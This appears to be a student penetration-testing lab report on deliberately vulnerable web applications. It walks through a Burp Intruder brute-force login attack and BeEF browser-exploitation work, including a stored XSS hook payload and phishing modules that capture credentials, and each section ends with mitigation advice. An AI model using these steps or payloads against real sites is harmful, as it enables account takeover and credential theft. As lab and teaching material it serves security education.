
`login=tonystark&password=With+great+power+comes+great+responsibility&form=submit`

From the above, we can infer that, if an attacker can determine a correct username/password combination, they can access an account that they do not have permission to access. The impact could include viewing a victim's confidential data inside the application or conducting unauthorized activities inside the application.


In the **Burp Suite**, move the HTTP request to Burp Intruder. Once in Intruder tab, verify the Target tab. The below screenshot shows the Target Tab.



Next, select the Position tab and change the Attack type: to **Cluster bomb**, also clear all payload positions, except for the login and password credentials.



Select the Payloads tab, for set 1 - enter the List of Administrators from the file provided into the Payload Options [Simple list].



For set 2 - enter the passwords from the Breached list of Passwords file into the Payload Options [Simple list].

The screenshot shows the Burp Suite Community Edition v2021.10.3 - Temporary Project interface. The 'Intruder' tab is selected, and the 'Payloads' sub-tab is active. The 'Payload Sets' section shows 'Payload set: 2' and 'Payload count: 10'. The 'Payload type' is set to 'Simple list'. The 'Payload Options [Simple list]' section is expanded, showing a list of strings: 'Up, up and away!', 'Avengers Assemble', 'Cowabunga!', 'Here I come to Save the Day', 'With great power comes great responsibility', 'You wouldn't like me when I'm angry', 'Courage is immortal!', 'I am Iron Man', 'His Past. Our future', and 'Change is coming'. The 'Add' button is visible, and the 'Start attack' button is in the top right corner.

- Click the Start attack button to get the results.
- The below screen shows that the exploit was successfully executed.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
80	clarkkent	Courage is immortal	200			11801	
81	michaelsmith	Courage is immortal	200			11801	
82	henryhacker	Courage is immortal	200			11801	
83		Courage is immortal	200			11801	
84		Courage is immortal	200			11801	
85	superman	I am Iron Man	200			11801	
86	loislane	I am Iron Man	200			11801	
87	spideeman	I am Iron Man	200			11801	
88	jennyjones	I am Iron Man	200			11801	
89	tonystark	I am Iron Man	200			11827	
90	timtom	I am Iron Man	200			11801	
91	peterparker	I am Iron Man	200			11801	
92	clarkkent	I am Iron Man	200			11801	
93	michaelsmith	I am Iron Man	200			11801	
94	henryhacker	I am Iron Man	200			11801	
95		I am Iron Man	200			11801	
96		I am Iron Man	200			11801	
97		I am Iron Man	200			11801	

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</form>
</br >
<font color="green">
Successful login! You really are Iron Man :)
</font>
</div>

```

This indicates that the above administrator account is vulnerable to a brute force attack on the web application.

Recommended Mitigation Strategies


- Requiring complex usernames and passwords and increasing the frequency of changing the passwords.
- After one or two failed login attempts, you may want to prompt the user not only for the username and password but also to answer a secret question. This not only causes problems with automated attacks, it prevents an attacker from gaining access, even if they do get the username and password correct.
- Using multi-factored authentication.
- Locking the account after a fixed number of failed attempts.
- Lock-out the IP address, if there are multiple login attempts.
- Use Brute force site scanners to scan the logs to see if there was a brute force attempted recently.
- Design the website not to use predictable behavior for failed passwords. For example, most Web sites return an “HTTP 401 error” code with a password failure, although some web sites instead return an “HTTP 200 SUCCESS” code but direct the user to a page explaining the failed password attempt.

Other techniques that could be considered are:


- For advanced users who want to protect their accounts from attack, give them the option to allow login only from certain IP addresses.
- Assign unique login URLs to blocks of users so that not all users can access the site from the same URL.
- Use a CAPTCHA to prevent automated attacks
- Instead of completely locking out an account, place it in a lockdown mode with limited capabilities.

Web Application 3: *Where's the BeEF?*

Below is a screenshot of the BeEF (Browser Exploitation Framework) UI Panel which is a practical client-side attack tool that exploits vulnerabilities of web browsers to assess the security posture of a target.



Below is a screenshot of a website that has been infected with a BeEF Hook.



Below is a screenshot of the commands tab while trying the Google Phishing Social Engineering attack-

The screenshot shows the BeEF Control Panel interface. The browser tab is titled "BeEF Control Panel" and the address bar shows "127.0.0.1:3000/ui/panel#id=RrLkKARTOWiGkllkG6sUkDwcNmTF4U48Ufqk9iH0Xo5riqZFD2vPN8DpQMCGd". The interface includes a sidebar with "Hooked Browsers" (Online Browsers: 127.0.0.1, Offline Browsers) and a main panel with tabs for "Getting Started", "Logs", "Zombies", and "Current Browser". The "Current Browser" tab is active, showing a "Module Tree" on the left with "Google Phishing" selected. The "Module Results History" table is empty. The "Google Phishing" configuration panel on the right shows the following details:

- Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).
- Id: 73
- XSS hook URI:
- Gmail logout interval (ms):
- Redirect delay (ms):

An "Execute" button is located at the bottom right of the configuration panel. The status bar at the bottom indicates "Ready".

The butcher shop page now displays a Google Login page. This looks like a legitimate Google Login Page.

The screenshot shows a browser window displaying a Google Mail login page. The browser tab is titled "Google Mail: Email from" and the address bar shows "127.0.0.1:3000/demos/butcher/index.html". The page features the Google logo and the text "New to Google Mail? CREATE AN ACCOUNT". The main content area includes the "Google Mail" logo and the text "A Google approach to email." followed by a description of Google Mail's benefits. On the right side, there is a "Sign in" section with fields for "Username" and "Password", a "Sign in" button, and a "Stay signed in" checkbox. Below the "Sign in" section, there is a link "Can't access your account?". At the bottom, there is a section titled "Take Google Mail to work with Google Apps for Business" with a link "Learn more".

After using the below credentials to login into the fake Google page.


Username: hackeruser

Password: hackerpass

We get the below webpage,




On returning to the BeEF control panel. In the center panel, select the first option from the Module Results History. On observing the rightmost panel, we notice that the username and password have been captured by the attacker.




Using the below hook, we create a payload:

BeEF hook: `http://127.0.0.1:3000/hook.js`

Payload: `<script src="http://127.0.0.1:3000/hook.js"></script>`



Since the Message Text Box cannot accommodate the entire payload text as it fits in only 50 characters, the size of the message should be changed to 100, using the “Inspecting the element” right click menu item.



Once the text box size is increased, it can fit in the entire <script> tag line.

The screenshot shows a web browser window with the URL `192.168.13.25/vulnerabilities/xss_s/`. The page is titled "Vulnerability: Stored Cross Site Scripting (XSS)". The "Message" field contains the payload: `<script src="http://127.0.0.1:3000/hook.js"></script>`. The browser's developer tools are open, showing the HTML structure and CSS styles. The "Inspector" panel highlights the message field, and the "Style Editor" shows the "font-size" property set to "13px".

Now that we have been able to hook into Replicants website, below BeEF exploits are attempted-

Social Engineering >> Petty Theft

The screenshot shows a web browser window with the URL `127.0.0.1:3000/demos/butcher/index.html`. The page is titled "The Butcher". A "Facebook Session Timed Out" dialog box is displayed, asking for login credentials. The background image shows a close-up of meat.

Social Engineering >> Fake Notification Bar

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar with 'Hooked Browsers' (Online and Offline) and a 'Basic' tab. The main area is divided into several sections: 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' section is active, showing a 'Module Tree' on the left with a search bar and a list of modules. The 'Module Results History' table in the center shows one entry with id 0, date 2022-01-4, and label 16:06 command 1. The 'Fake Notification Bar (Firefox)' module is selected, and its details are shown on the right. The details include a description, id (62), plugin URL, and notification text. An 'Execute' button is at the bottom right.

Module Tree

- Fake Flash Update
- Fake Notification Bar
- Fake Notification Bar (Chrome)
- Fake Notification Bar (Firefox)
- Fake Notification Bar (IE)
- Google Phishing
- Lcamtuf Download
- Pretty Theft
- Replace Videos (Fake Plugin)
- Simple Hijacker
- Spoof Address Bar (data URL)
- TabNabbing
- Edge WScript WSH Injection
- Fake Evernote Web Clipper Login
- Fake LastPass
- Firefox Extension (Bindshell)
- Firefox Extension (Dropper)
- Firefox Extension (Reverse Shell)
- HTA PowerShell
- SiteKiosk Breakout
- User Interface Abuse (IE 9/10)

Module Results History

id	date	label
0	2022-01-4 16:06	command 1

Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 62

Plugin URL:

Notification text:

Execute

There is a pop up fake notification bar as shown below:

The screenshot shows a web browser window with the address bar displaying '127.0.0.1:3000/demos/butcher/index.html'. A yellow notification bar at the top reads 'An additional plug-in is required to display some elements on this page. Install plug-in...'. Below the notification bar, the page content includes a logo for 'THE BUTCHER' and a welcome message: 'Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!'. There are two buttons: 'Our Meaty Friends' and 'Order Your BeEF-Hamper'. Two images of meat are displayed on the right side of the page. The status bar at the bottom shows 'Speakers (Realtek(R) Audio): 84%'.

In the control panel, we could see the command results in the rightmost panel.

The screenshot shows the BeEF Control Panel interface. The browser address bar displays the URL: `127.0.0.1:3000/ui/panel#id=RrLkKARTOWiGkllkG6sUkDwcNmTF4U48Ufqkl9iH0Xo5rlqZFD2vPN8DpQM`. The interface includes a sidebar with 'Hooked Browsers' (Online and Offline), a 'Module Tree' on the left, and a 'Module Results History' table in the center. The 'Command results' panel on the right shows two entries:

id	date	label
1	Sun Jan 7 2022 16:39 GMT-0500 (Eastern Standard Time)	data: result=Notification has been displayed
2	Sun Jan 7 2022 16:21:53 GMT-0500 (Eastern Standard Time)	data: result=User has clicked the notification

Host >> Get Geolocation (Third Party)

The screenshot shows the BeEF Control Panel interface with the 'Get Geolocation (Third-Party)' module selected in the 'Module Tree'. The 'Module Results History' table is empty. The 'Get Geolocation (Third-Party)' configuration panel on the right shows the following details:

- Description:** This module retrieves the physical location of the hooked browser using third-party hosted geolocation APIs.
- Id:** 175
- API:** `https://geoip.tools/v1/json`

The 'Execute' button is visible at the bottom right of the configuration panel.

In the control panel, we could see the command results in the rightmost panel.

The screenshot displays the BeEF Control Panel interface. The left sidebar shows a tree view of modules under 'Host (24)', with 'Get Geolocation (Third-Party)' selected. The main panel is divided into three sections: 'Module Tree', 'Module Results History', and 'Command results'. The 'Command results' section shows a successful geolocation command executed on 2022-01-17 at 16:34, returning JSON data for a location in Dublin, Ireland.

id	date	label
0	2022-01-17 16:34	command 1

```

data: result={"status":"success","country":"United States","countryCode":"US","region":"OH","regionName":"Ohio","city":"Dublin","zip":"43017","lat":83.1131,"timezone":"America/New_York","isp":"Charter Communications","org":"Spectrum","as":"AS10796 Charter Communications Inc","query":"75.188.53.181"}
  
```

Recommended Mitigation Strategies

- Keep the system up to date wrt to updates, patches.
- Restore the VM to a well functioned and clean state on a regular basis (once a week, or once a month).
- Change passwords regularly as a precautionary measure.